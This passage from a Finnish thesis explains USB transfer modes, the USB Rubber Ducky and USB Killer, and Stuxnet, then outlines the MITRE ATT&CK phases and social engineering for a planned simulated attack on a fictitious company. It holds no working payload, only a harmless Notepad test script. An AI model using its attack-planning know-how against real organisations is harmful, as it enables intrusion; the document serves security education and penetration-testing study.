
Kuvio 2. Isochronous siirto

Bulk

Bulk siirtotapaa käytetään suuren datan lähetyksessä, jonka lähetys varmistetaan ja viankorjaus tehdään CRC:llä. Tiettyä kaistaa ja viivettä ei taata USB väylään, joten tätä tapaa ei suositella käyttämään reaaliaikalaitteiden kanssa kuten video -ja audiolaitteet. Jos USB väylässä tapahtuu Isochronous tai Interrupt protokollilla tiedonsiirtoa, niin Bulk päästetään viimeisenä väylään käyttämällä ei-allokoitua kaistaa. No-

peus riippuu siitä, mitä muita ja kuinka paljon eri protokollia USB väylässä on meneillään. Bulk soveltuu tulostimiin ja skannereihin, joissa datan kapasiteetti on suurta ja datan eheys täytyy tarkistaa tiedonsiirron aikana. (Peacock 2018a)

Isäntälaite aloittaa lähetyksen lähettämällä token paketin osoittamaan, joko sisääntulona tai ulostulona riippuen siitä, mitä käyttäjää haluaa. Sisääntulossa isäntälaite lähettää token paketin ja saa vastauksen, joko data tai kättely paketin. Kättely tarkoittaa tässä tapauksessa, että pyyntö ei onnistunut. Isäntälaitteen pyytäessä lähettämään dataa oheislaitteelle tapahtuu siten, että isäntälaite lähettää ulostulo token paketin ja lähettää samalla data paketin perään. Lopuksi isäntälaite odottaa kättely pakettia oheislaitteelta, jolla oheislaite kuittaa datan saapuneen perille. Kuvio 3 näyttää bulk siirrot sisään -ja ulostulo tavoilla. (Knagge N.d.)




Kuvio 3. Bulkki siirtotapa

Interrupt

Verrattuna muihin siirtotapoihin, Interrupt siirroissa oheislaite aloittaa kommunikoinnin isäntälaitteen kanssa. Interrupt siirtotapa on tarkoitettu laitteille, jotka vaativat välitöntä huomiota mahdollisimman pienellä viiveellä ja tarvitsevat pientä data määrää. Kaikki HID (human interface device) laitteet kuten hiiret ja näppäimistöt käyttävät kyseistä siirtotapaa toimiakseen. (Peacock 2018a)

Kuvio 4 on esimerkki onnistuneesta ja epäonnistuneesta Interrupt siirrosta. Isäntälaite lähettää token paketin ja oheislaite vastaa tähän datalla, jos oheislaitteesta löytyy interruptiin viittaavaa informaatiota. Jos informaatiota ei ole, oheislaite vastaa NAK kättelyllä, jolloin siirto on epäonnistunut.



Kuvio 4. Interrupt siirto

2.3 USB mediatallennushyökkäykset

Kappaleessa käydään läpi USB mediatallennus hyökkäyksistä yleisesti, millaisilla tavoilla voidaan tehdä hyökkäys ja opinnäytetyössä käytettävää työkalua. Tarkastellaan tilastollisesti toteutettuja hyökkäyksiä ja katsotaan esimerkkinä Iraniin kohdistunutta hyökkäystä, joka tapahtui vuonna 2010. Tutkitaan, mikä on USB Rubber Ducky, miten USB Rubber Ducky toimii ja miten se poikkeaa tavallisesta USB-tikusta.

2.3.1 Taustaa ja tilastoja

USB muistitikut ovat olleet yleisessä käytössä reilu 20 vuotta ja erityisesti tiedostojen siirrossa ja varastoimisessa laitteilta toisille. Ne ovat helppo käyttöisiä, edullisia ja hinta on selvästi laskenut kapasiteettiin nähden. USB muistitikkujen suuren käytön vuoksi kyberrikolliset ovat alkaneet hyödyntämään muistitikkujen toiminnallisuutta ja tekemään niistä omia ”digitaalisia aseita”. (Lecount 2019.)

Kaspersky Lab niminen tietoturvayhtiö on kerännyt tietoja haittaohjelma tapauksista aikaväliltä 2013–2018, joissa on ollut osallisena ulkoinen medialaite, kuten USB muistitikku. Kaspersky Lab havaitsi vuonna 2017 joka neljännen käyttäjän maailmanlaajuisesti altistuneen kyberhyökkäykselle. Yhteensä haittaohjelma tapauksia, jotka viittasivat ulkopuoliseen median olleen mukana, oli 113.8 miljoonaa ja käyttäjien määrä noin 4.48 miljoonaa. Vuonna 2014 oli Kaspersky Labin mukaan eniten havaittuja tapauksia noin 341 miljoonaa tapausta. Tämän jälkeen tapaukset ovat lähteneet maltillisesti laskuun. Tähän voi vaikuttaa muun muassa se, että USB muistitikkujen tietoturvariskiä ymmärretään paremmin ja USB muistitikkujen ohella käytetään pilvipalveluja toisena ratkaisuna. Pilvipalvelujen avulla käyttäjät saavat tiedostoja varastoiduttua ja ladattua yhtä kätevästi, kuin USB muistitikuilla. (USB threats from malware to miners 2018.)

Haasteita USB laitteiden kanssa on edelleen muun muassa, että ihmiset edelleen kytkevät huoletta USB laitteita tietokoneisiin, jotka ei ole suojattuja USB hyökkäyksiltä. Laitteita löytyy maailmasta paljon, joista ei löydy tietoturva/virustorjunta ohjelmia,

jotka voisivat lukea/tarkista USB laitteita, kun ne kytketään kiinni. Myös vanhemmissa Windows käyttöjärjestelmissä AutoRun ominaisuus on päällä, mikä aloittaa välittömästi muistitikun käyttöönoton. (Lecount 2019.)

Hyökkääjä voi myös halutessaan tuhota uhrin tietokoneen esimerkiksi kaupallisella USB Killerillä. USB killer näyttää tavalliselle USB medialaitteelle, joka lähettää korkealla jännitteellä virtapiikkejä laitteistoon. Sen tarkoituksena on tuhota laite antamalla korkealla jännitteellä virtaa sen komponenteille. Se toimii siten, että se kerää virtaa komponenttien kapasitaattoreilta, kunnes se saavuttaa korkean jännitteen noin 215-220 volttia. Tämän jälkeen se purkaa jännitteen USB:n data pinneihin, joista se virtaa laitteen ja sen komponenttien läpi tuhotakseen laitteen. (Bisson 2016.)

Joitakin laitteita on vaikea myös havaita olevan haitallisia. Esimerkiksi Rubber Ducky muistitikku, sillä se näyttäytyy tietokoneelle näppäimistönä. Liitettynä se lähtee ikään kuin näppäilemään näppäimistönä siihen tallennetulla skriptillä, joka kertoo, mitä tehdään. Tietokone ei tiedä näppäileekö ihminen vai laite, mikä hankaloittaa haitallisten toimintojen estoa. Pahimmissa tapauksissa USB laite ei pelkästään saastuta tietokonetta, johon se kiinnitetään, vaan haittaohjelma USB laitteesta leviää tietokoneelta koko verkkoon ja sen laitteisiin. Iranin ydinvoimalaitos on hyvä esimerkki tapaus, jossa USB laite liitettiin tietokoneeseen ja laitteesta lähtevä haittaohjelma lähti leviämään koko laitoksen verkkoon. Tämä lamautti koko ydinvoimalaitoksen toiminnan.

2.3.2 Iranin ydinvoimalaitos

Vuonna 2010 kesäkuussa Iranin ydinvoimalassa Natanzissa tehtiin USB muistitikulla kyberhyökkäys. Se oli ensimmäinen tapaus maailmalla, kun haittaohjelmalla lamautetaan teollisuuslaitos. Tapausta voidaan luonnehtia kybersodan alkuna, jossa ajetaan laitos alas ohjelmalla. Muistitikkuun oli asetettu Stuxnet niminen mato, jonka väitetään olevan asiantuntijoiden mukaan Yhdysvaltojen ja Israelin kehittämä. Vuonna 2013 Edward Snowden NSA:sta (National Security Agency) vahvisti madon olleen Yhdysvaltojen ja Israelin yhteishanke hidastamaan Iranin ydinohjelmaa. Tästä huolimatta konkreettisia todisteita madon kehittäjästä ei ole. (Thomson 2013.)

Stuxnet mato toimii siten, että se ottaa hallintaansa teollisuuslaitoksen järjestelmät ja muuttaa niitä toimimaan halutulla tavalla eli yleensä häiritsemään järjestelmien toimintaa ja ajamaan ne alas. Stuxnet-matoa hallinnoidaan saastutetussa järjestelmässä palvelimien avulla, joilla matoa hallinnoidaan ja päivitetään. Mato toimii kolmessa vaiheessa, jossa se ensin analysoi Windows pohjaisen verkon ja tietokone järjestelmät, jonka jälkeen mato aloittaa itsensä kopioimisen, kun se on tunkeutunut järjestelmiin. Seuraavana mato tunkeutui Siemenensin valmistamaan Windows pohjaiseen Step7 ohjelmistoon, jolla hallinnoidaan teollisuuden järjestelmiä. Viimeisenä vaiheena mato murtautui Step7 ohjelmistoon, jonka jälkeen se sai tärkeää tietoa laitoksesta ja kyvyn hallita eri koneistoja laitoksessa. (Holloway 2015.)

Stuxnet onnistui vaikuttamaan ja hyökkäämään yli viiteentoista Iranin laitokseen. Hyökkäyksen uskotaan aloittaneen satunnainen työskentelijä käyttämällä saastunutta USB muistitikkua. Hyökkäyksessä arvioidaan tuhoutuneen noin 984 uraanirikastamojen sentrifugeja. Kansainvälisen atomivoimaviraston tarkastajat tulivat tarkastamaan sentrifugeja ja he eivät osanneet sanoa, mikä aiheutti sentrifugien hajoamisen. Myöhemmin vuonna 2010 valkovenäläisen tietoturvayhtiön VirusBlokAda järjestelmäasiantuntijat vierailivat tarkastamassa tietokone järjestelmiä, ja he löysivät useita haitallisia tiedostoja järjestelmistä. Löydös osoittautui jälkeenpäin olevan Stuxnet mato. (Holloway 2015.)

2.3.3 USB Rubber Ducky

USB Rubber Ducky on Hak5 yhtiön kehittämä muistitikku, joka esittäytyy tietokoneelle olevansa näppäimistö. Ensimmäinen versio tikusta julkaistiin vuonna 2010. Rubber Duckya voidaan käyttää moneen eri tarkoitukseen ja se soveltuu hyvin tietoturvallisuudessa penetraatio testauksiin, kuten myös rikollisiin tekoihin. (USB Rubber Ducky N.d.)

Rubber Ducky koostuu A tyypin USB liittimestä, 60 MHz ja 32 bitin prosessorista, Micro SD kortinlukijasta, LED ilmaisimesta ja tavallisesta muistitikun kuoresta. Muistitikku voidaan liittää pakkauksen mukana tulleilla adaptereilla USB C portteihin esi-

merkiksi Android älypuhelimeen. Tikun muistille on varattu oma Micro SD kortinlukija, johon tallennetaan tietosisältöä skriptit yms. Muistikorttiin voida myös tarvittaessa viedä toinen firmware eli laiteohjelmisto. LED ilmaisimen palaessa vihreänä tarkoittaa, että tietosisältöä ajetaan. Punainen valo merkitsee vikaa esimerkiksi, jos Micro SD kortissa on vikaa esimerkiksi, että se ei ole asennettu oikein tai se on viallinen. Valo palaa punaisena myös, jos skriptien koodaus väärin. (Brody 2017.)


2.3.4 USB Rubber Duckyn toiminta

USB Rubber Duckyn pääperiaate on, että se näyttäytyy tietokoneelle näppäimistönä ja näppäilee siihen tallennetun skriptin mukaisesti. Datan siirtotapana toimii Interrupt, jonka vuoksi muistitikku saa välittömän huomion isäntälaitteelta ja aloittaa kommunikoinnin isäntälaitteen kanssa. Käyttäjä pystyy asettamaan muistitikulle haluamansa skriptin tallentamalla sen muistikorttiin, joka asetetaan kortinlukijaan.

USB Rubber Ducky käyttää skriptien teossa Ducky Script kieltä. Skriptin teko onnistuu helposti tekstinkäsittelyohjelmalla esimerkiksi Windowsista löytyvällä muistion avulla (engl. notepad) tai Linuxista löytyvällä Vim:llä. Kun skripti on kirjoitettu tekstinkäsittelyohjelmalla, se koodataan inject.bin tiedostoksi. Internetistä löytyy skriptin koodaamista varten eri alustoja ohjelmointikielillään. Helpoiten skriptin koodaus onnistuu selainpohjaisilla enkoodereilla esimerkiksi Javascript Ducky Encoderilla, joka löytyy Rubber Duckyn valmistajien sivulta: https://shop.hak5.org/pages/ducky-encoder.

Selaimesta löytyvään kirjoituskenttään voi itse kirjoittaa skriptin tai ladata sivulle oma tekstitiedosto, johon on kirjoitettu skripti valmiiksi. Tämän jälkeen sivustolla generoidaan skriptistä lasti, joka latautuu tietokoneelle inject.bin nimisenä tiedostona. Tiedosto viedään muistikortille, joka asetetaan Rubber Duckyn kortinlukijaan. Muistitikku asetetaan laitteeseen esimerkiksi tietokoneen USB porttiin ja muistitikku aloittaa inject.bin tiedoston ajamisen, sen mikroprosessorin avulla. Muistitikku toimii näppäimistönä ja aloittaa näppäilemään rivit, jotka ovat valmiiksi kirjoitettu inject.bin tiedostoon. (Brody 2017.)

Alla oleva Kuvio 5 on esimerkki Ducky Skriptistä, jonka tarkoitus on avata muistio (engl. notepad) ja kirjoittaa siihen ”Tämä on testi”. DELAY komento tarkoittaa, että Rubber Ducky odottaa millisekunneissa halutun ajan, kunnes se siirtyy seuraavaan vaiheeseen skriptissä. DELAY komento on tärkeä asettaa jokaisen vaiheen väliin, sillä Rubber Ducky muistitikku suorittaa nopeasti toiminnot. Vaihtoehtoisesti voidaan lisätä DEFAULTDELAY, jolloin se ajaa jokaisen komennon halutulla tauolla. Jos DELAY komentoa ei lisätä, niin Rubber Ducky käytännössä kirjoittaa tyhjään toiminnot, ennen kuin esimerkiksi muistio aukeaa. Skriptiä tehdessä on tärkeä ottaa huomioon, miten nopeasti tietokone ehtii prosessoimaan minkäkin vaiheen. GUI r komento avaa Windowsista löytyvän Suorita ikkunan. STRING komennon perään kirjoitetaan teksti, jonka Rubber Ducky muistitikku kirjoittaa. ENTER arvolla Rubber Ducky painaa Enteriä.



Kuvio 5. Ducky Script

2.3.5 Yleinen puolustautuminen

Haitallisia USB laitteita vastaan voidaan puolustautua monilla eri tavoilla. Internetistä löytyy hyvin tietoa, miten käytännössä yksittäiset käyttäjät ja yritykset voivat puolustautua USB hyökkäyksiltä. Enisa eli Euroopan unionin verkko- ja tietoturvavirasto on laatinut hyvät käytänteet USB laitteita varten. Käytänteitä ovat muun muassa:

- Käytä vain kryptattua muistitikkua,
- Kehottamaan käyttäjiä asettamaan USB muistitikut lukutilaan (engl. read-only mode) käyttäen samalla fyysisiä kytkimiä virusten leviämisen varalta,
- Poistamalla turhat tiedostot muistitikulta ennen, kun kytkee toisen tietokoneelle.
- Skannaa USB muistitikku sen jälkeen, kun on kopioitu tiedostoja epäluotettavalta ja/tai luvattomalta koneelta virusten varalta.

Osa mainituista käytänteistä voidaan toteuttaa lataamalla ja asentamalla internetistä ohjelmistoja. (Use of portable corporate devices: laptops, USB drives, mobile phones and BlackBerrys 2009.)

3 Hyökkäyksen suunnitelma

Tässä luvussa suunnitellaan toteutettava USB mediatallennushyökkäys. Tutkitaan Mitren ATT&CK hyökkäysmallia, että mikä se on ja mitä se sisältää. Perehdytään fyysiseen manipulointiin ja sen merkityksestä hyökkäyksessä. Käydään läpi toteutusympäristön sisältöä ja esitellään kuvitteellinen yritys, johon hyökkäys kohdistetaan.

3.1 Mitre ATT&CK

Hyökkäyksen lähestymistapana opinnäytetyössä käytetään Mitren ATT&CK mallia ja toteutettavaa hyökkäystä tarkastellaan kyseisestä hyökkäysketjusta. Toimeksiantajan vaatimuksena on Mitren ATT&CK malli. Syy tähän on siksi, että kyseistä hyökkäysmallia käytetään yleisesti EU:ssa ja kansainvälisesti. Toimeksiantaja tekee yhteistyötä

kansainvälisesti eri yritysten ja organisaatioiden kanssa, joten ATT&CK malli tukee CYBERDI-projektissa hyvin.

Mitren ATT&CK on maailmanlaajuinen tietämyskanta, jota käyttävät yksityiset sektorit, valtiot ja kyberturvallisuusalat työkaluna ja pohjana kehittäessä uhkamalleja ja menetelmiä kyberhyökkäyksissä. Kannasta voidaan tarkastella, miten hyökkääjä taktikoi hyökkäykset ja millä eri tekniikoilla hyökkääjä toimii. Kaikki yleisimmät hyökkäykset, joita on tehty tosi elämässä, on kirjattu kantaan eri vaiheisiin. Mallin pohjalta voidaan lähteä tutkimaan hyökkäyksiä, miten nämä etenevät ja miten voidaan varautua ja puolustautua hyökkäyksiltä eri vaiheissa. (ATT&CK N.d.)

ATT&CK mallia tutkitaan käytännössä matriisista, joka löytyy helposti MITREN kotisivuilta (https://attack.mitre.org/). Matriisissa on neljätoista vaihetta ja näiden alla useita eri vaihtoehtoja, jolla vaiheet voidaan toteuttaa. Vaiheita ovat:

- Reconnaissance,
- Resource Development,
- Initial Access,
- Execution, Persistence,
- Privilege Escalation,
- Defense Evasion,
- Credential Access,
- Discovery,
- Lateral Movement,
- Collection,
- Command and Control,
- Exfiltration ja Impact. (ATT&CK N.d.)

Reconnaissance eli tiedustelulla tarkoitetaan, että hyökkääjä pyrkii keräämään tietoa kohteesta, jonka avulla se suunnittelee hyökkäys operaation. Tiedustelun avulla ja siitä saadulla informaatiolla, hyökkääjä suunnittelee Initial Access vaiheen eli alustavan pääsyn kohteeseen ja yleisesti koko hyökkäyksen. Hyökkääjää kerää tietoa organisaatiosta, sen IT-infrastruktuurista ja henkilöstöstä. Tekniikoita, joilla Reconnaissance vaihe voidaan toteuttaa ovat esimerkiksi: aktiivisella skannauksella, kuten skannaamalla verkosta (julkisia) IP-osoitteita. Etsimällä tietoa verkkosivustoista ja domaineista. Verkkosivustoista esimerkiksi sosiaalisen median kautta, josta hyökkääjä

voi löytää itselleen perustietoa kuten yrityksen sijainneista, henkilökunnasta ja tehtävistä. (Reconnaissance 2020.)

Resource Development eli resurssien kehittelyllä hyökkääjä hankkii tarvittavia resursseja tukemaan hyökkäystä. Esimerkiksi ostamalla laitteita, IT-infrastruktuuria verkosta, kuten domaineja ja palvelimia, ja manipuloimalla itselleen valtuutettuja tilejä. Hyökkääjä voi kehittää itse omia (haitta)ohjelmistoja ja työkaluja, joilla se voi toteuttaa hyökkäyksen. Yleensä itse kehitetyt haittaohjelmat pääsevät paremmin tunkeutumaan järjestelmiin, kuin semmoiset, joita on jo käytetty ja raportoitu maailmanlaajuisesti. Hyvin suunnitteluilla resursseilla ja niiden käytöllä hyökkääjä helpottaa Command and Control vaihetta, saa jalansijan kohteeseen ja hyvällä koodilla auttamaan Defense Evasion vaihetta. (Resource Development 2020.)

Initial Access eli alustavassa pääsy vaiheessa hyökkääjä pyrkii saamaan jalansijaa kohteen verkkoon. Tämän onnistuttua hyökkääjä pyrkii pitämään pääsyn jatkuvana. Esimerkiksi pääsy pyritään tekemään ulkoisella laitteistolla, vaikka Rubber Ducky muistikulla. (Initial Access 2018.)

Execution eli suorituksella tarkoitetaan hyökkääjän ajavan haitallista koodia paikalliselle tai etäiselle järjestelmälle. Hyökkääjä pyrkii koodilla tutkimaan kohdeverkkoa tai varastamaan dataa. Esimerkiksi hyväksikäyttämällä Windows käyttöjärjestelmän Windows Powershelliä ajamalla valmiita skriptejä Powershellin kautta. (Execution 2018.)

Persistence eli pysyvyys tarkoittaa, että hyökkääjä pyrkii pitämään jalansijan järjestelmässä/verkossa näiden muutoksista huolimatta, jotka voivat katkaista pääsyn. Käytännössä tämä voidaan toteuttaa vaihtamalla omaa koodia järjestelmään tai kaappaamalla järjestelmän oikeutettua koodia. (Peristence 2018.)

Privilege Escalation eli käyttöoikeusien eskaloinnilla tarkoitetaan hyökkääjän pyrkivän saamaan korkeamman tason oikeuksia it-infrastruktuurissa. Käytännössä hyökkääjä pystyy vain tutkimaan alkuun useita objekteja verkosta, mutta ei ole pääsyjä syvem-

mälle objekteihin. Hyökkääjä lähtee etsimään heikkouksia, ohjelmointivirheitä ja haavoittuvuuksia järjestelmistä. Esimerkiksi tutkimalla järjestelmän juuri tasoa (SYSTEM/root), paikallista järjestelmänvalvojaa ja käyttäjiä eri pääsyoikeuksilla. (Privilege Escalation 2018.)

Defense Evasion eli suojauksen kiertämisessä hyökkääjä yrittää toimia huomaamattomasti kohteen järjestelmiltä ja turvaohjelmilta. Käytännössä hyökkääjä voisi esimerkiksi poistaa ja kytkeä pois päältä turvaohjelmia järjestelmästä. Hyökkääjä myös pyrkii hyödyntämään ja hyväksikäyttämään luotettuja järjestelmän prosesseja piilottamalla näihin omaa haittaohjelmaa, jotka pääsevät vapaasti toimimaan näiden päällä. (Defense Evasion 2018.)

Credential Access eli pääsytietoihin käsiksi pääsyssä hyökkääjä yrittää varastaa käyttäjätunnuksia ja niiden salasanoja. Yleisempiä tekniikoita ovat eri keylogging tavat tai käyttäjätunnuksien kaappaaminen ohjelmilla. Käyttämällä valtuutettuja käyttäjätunnuksia hyökkääjä pääse helpommin käsiksi järjestelmiin ja pystyy luomaan lisää valtuutettuja käyttäjiä, jos hyökkääjältä katkaistaan pääsy tiettyihin käyttäjätietoihin. Valtuutetuilla käyttäjillä hyökkääjä pystyy liikkumaan järjestelmissä huomaamattomasti. (Credential Access 2018.)

Discoverylla tarkoitetaan hyökkääjän havainnollistavan ympäristöä, johon tämä aikoo hyökkäyksen tehdä. Hyökkääjä voi eri ohjelmilla kerätä tietoa, mitä ympäristöstä löytyy muun muassa käyttäjätunnuksista, pilvipalveluista, tiedostopalveluista, tietoturvapalveluista. Hyökkääjälle on tärkeätä kerätä tietoa ympäristöstä ja tutustua siihen, jotta hyökkäys voidaan tehdä onnistuneesti ja jäämättä kiinni (Discovery 2018.)

Lateral Movement vaihe tarkoittaa, että hyökkääjä pyrkii etenemään ympäristössä saadakseen pääsyn ja hallitsemaan järjestelmiä hyödyntäen eri tekniikoita. Käytännössä hyökkääjä toteuttaisi tämän käyttämällä omia etäyhteys työkaluja hyödyntäen varastettuja käyttäjätunnuksia ympäristöstä. Hyökkääjä liikkuu verkossa järjestelmien lävitse esittäytyessään oikeutettuna käyttäjänä päämääräänsä saakka. Lateral Movement koostuu periaatteessa edellä mainituista vaiheista, joita olivat Initial Access, Discovery ja Credential Access. (Lateral Movement 2018.)

Collection eli keräilyllä tarkoitetaan hyökkääjän keräävän tiettyä dataa, jota hyökkääjä tavoittelee kohteelta. Tyypillisimpiä kohteita, joita hyökkääjä kerää ovat selaimet, audio, video ja sähköposti. Keräys toteutetaan esimerkiksi kaappaamalla näyttökuvia ja näppäimistön näppäilyä eli keyloggingilla järjestelmästä. (Collection 2018.)

Tämän jälkeen siirrytään Exfiltration vaiheeseen eli datan lähettäminen kohteelta hyökkääjälle. Hyökkääjä käyttää eri tekniikoita, joilla se paketoi dataa osiin välttääkseen jäämästä kiinni. Tämän jälkeen dataa lähetetään rajoitetusti ulos kohteen verkosta hyökkääjän command and control kanavan tai vastaavanlaisen kautta hyökkääjälle. (Exfiltration 2018.)

Command and Control vaiheessa hyökkääjä kommunikoi murrettujen järjestelmien kanssa ja hallitsee näitä. Hyökkääjä pyrkii matkimaan kommunikoinnissa tavallista liikennettä, jota odotetaan kulkevan kohteen järjestelmissä. Tämä voidaan toteuttaa eri tekniikoilla esimerkiksi sovellus tason protokollissa DNS:n avulla. Hyökkääjä tekee DNS tunnelin kohteen ja oman palvelimen välille. (Command and Control 2018.)

Viimeinen vaihe Impact tarkoittaa lopullista vaikutusta kohteen järjestelmään/verkkoon. Hyökkääjä pyrkii vaiheessa manipuloimaan, häiritsemään tai tuhoamaan järjestelmiä ja dataa. Manipuloimalla dataa hyökkääjä pyrkii vaikuttamaan yrityksen liiketoimintaan, ymmärtääkseen paremmin yritystä tai myöhempiin päätöksen tekoihin järjestelmien kanssa. (Impact 2018.)

3.2 Fyysinen manipulointi

Fyysinen manipulointi (engl. social engineering) on tärkeässä roolissa hyökkäyksen onnistumisen kannalta. Kyseinen vaihe liittyy ATT&CK mallista katsottuna Reconnaissance vaiheeseen. Fyysisessä manipuloinnissa hyökkääjä käyttää sosiaalisia taitojansa uhria vastaan, jossa se pyrkii tiedustelemaan uhrilta yksityisiä asioita, pääsytietoja ja muuta arvokasta tietoa. Esimerkiksi hyökkääjä esittäytyy uskottavasti olevansa, jokin viranomainen, kuten poliisi, jolloin uhri saattaa helpommin antaa kriittisiä tietoja huomaamatta tai sen enempää pohtimatta. (What is Social Engineering? n.d.)

Hyökkäys voi tapahtua verkossa, kasvotusten ja muilla vuorovaikutuskeinoilla. Hyökkääjä hyödyntää uhrin käyttäytymistä ja sen tuntemuksia. Fyysisen manipuloinnin aikana hyökkääjä hyödyntää uhrissa syntyneitä tunteita, joita voivat olla pelko, innostus, uteliaisuus, viha, syyllisyys ja surullisuus. Opinnäytetyön toteutuksessa fyysinen manipulointi toteutuu siten, että hyökkääjä saa kuvitteellisen yrityksen työntekijän hyökkäykseen mukaan. Vaiheeseen palataan myöhemmin hyökkäyksen toteutuksessa. (What is Social Engineering? n.d.)

